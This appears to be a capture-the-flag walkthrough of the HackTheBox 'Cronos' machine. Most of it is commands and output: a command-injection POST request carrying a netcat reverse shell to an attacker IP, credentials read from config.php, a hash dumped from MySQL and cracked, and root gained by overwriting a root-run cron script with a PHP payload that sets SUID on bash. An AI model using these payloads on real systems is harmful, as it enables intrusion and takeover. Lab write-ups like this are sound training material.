
1) Got reverse shell using command injection



```
POST /welcome.php HTTP/1.1
Host: admin.cronos.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Origin: http://admin.cronos.htb
Connection: close
Referer: http://admin.cronos.htb/welcome.php
Cookie: PHPSESSID=mki3akhcnqa586crps3ieao5i2
Upgrade-Insecure-Requests: 1

command=
rm%20%2ftmp%2ff%3bmkfifo%20%2ftmp%2ff%3bcat%20%2ftmp%2ff%7c%2fbin%2fbash%20-i%202%3e%261%7cnc%
2010.10.14.2%204444%20%3e%2ftmp%2ff&host=8.8.8.8
```


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.13] 52252
bash: cannot set terminal process group (1317): Inappropriate ioctl for device
bash: no job control in this shell
www-data@cronos:/var/www/admin$
```

2) Found database credentials




```
www-data@cronos:/var/www/admin$ cat config.php
<?php
   define('DB_SERVER', 'localhost');
   define('DB_USERNAME', 'admin');
   define('DB_PASSWORD', 'kEjdbRigfBHUREiNSDs');
   define('DB_DATABASE', 'admin');
   $db = mysqli_connect(DB_SERVER,DB_USERNAME,DB_PASSWORD,DB_DATABASE);
?>
www-data@cronos:/var/www/admin$ 
```

3) Found password hash on database



```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| admin              |
+--------------------+
2 rows in set (0.00 sec)

mysql> use admin;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------+
| Tables_in_admin |
+-----------------+
| users           |
+-----------------+
1 row in set (0.00 sec)

mysql> select * from users;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
|  1 | admin    | 4f5fffa7b2340178a716e3832451e058 |
+----+----------+----------------------------------+
1 row in set (0.00 sec)
```

4) Cracked the hash




```
4f5fffa7b2340178a716e3832451e058
```

```
4f5fffa7b2340178a716e3832451e058 : 1327663704
```


Privilege Escalation

1) Found a CVE for privilege escalation




```
CVEs Check
Vulnerable to CVE-2021-4034

./linpeas.sh: 1197: ./linpeas.sh: [[: not found
./linpeas.sh: 1197: ./linpeas.sh: rpm: not found
./linpeas.sh: 1197: ./linpeas.sh: 0: not found
./linpeas.sh: 1207: ./linpeas.sh: [[: not found
```

2) Found cron.weekly with writable directory




```
/etc/cron.weekly:
total 24
drwxr-xr-x  2 root root 4096 May 10  2022 .
drwxr-xr-x 95 root root 4096 May 10  2022 ..
-rw-r--r--  1 root root  102 Apr  6  2016 .placeholder
-rwxr-xr-x  1 root root   86 Apr 13  2016 fstrim
-rwxr-xr-x  1 root root  771 Nov  6  2015 man-db
-rwxr-xr-x  1 root root  211 May 24  2016 update-notifier-common

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * *       root    php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1
```

3) Made a payload



```
www-data@cronos:/var/www/laravel$ echo "<?php system('chmod +s /bin/bash'); ?>" > artisan
```

4) Got root access



```
www-data@cronos:/var/www/laravel$ /bin/bash -p
bash-4.3# whoami
root
bash-4.3#
```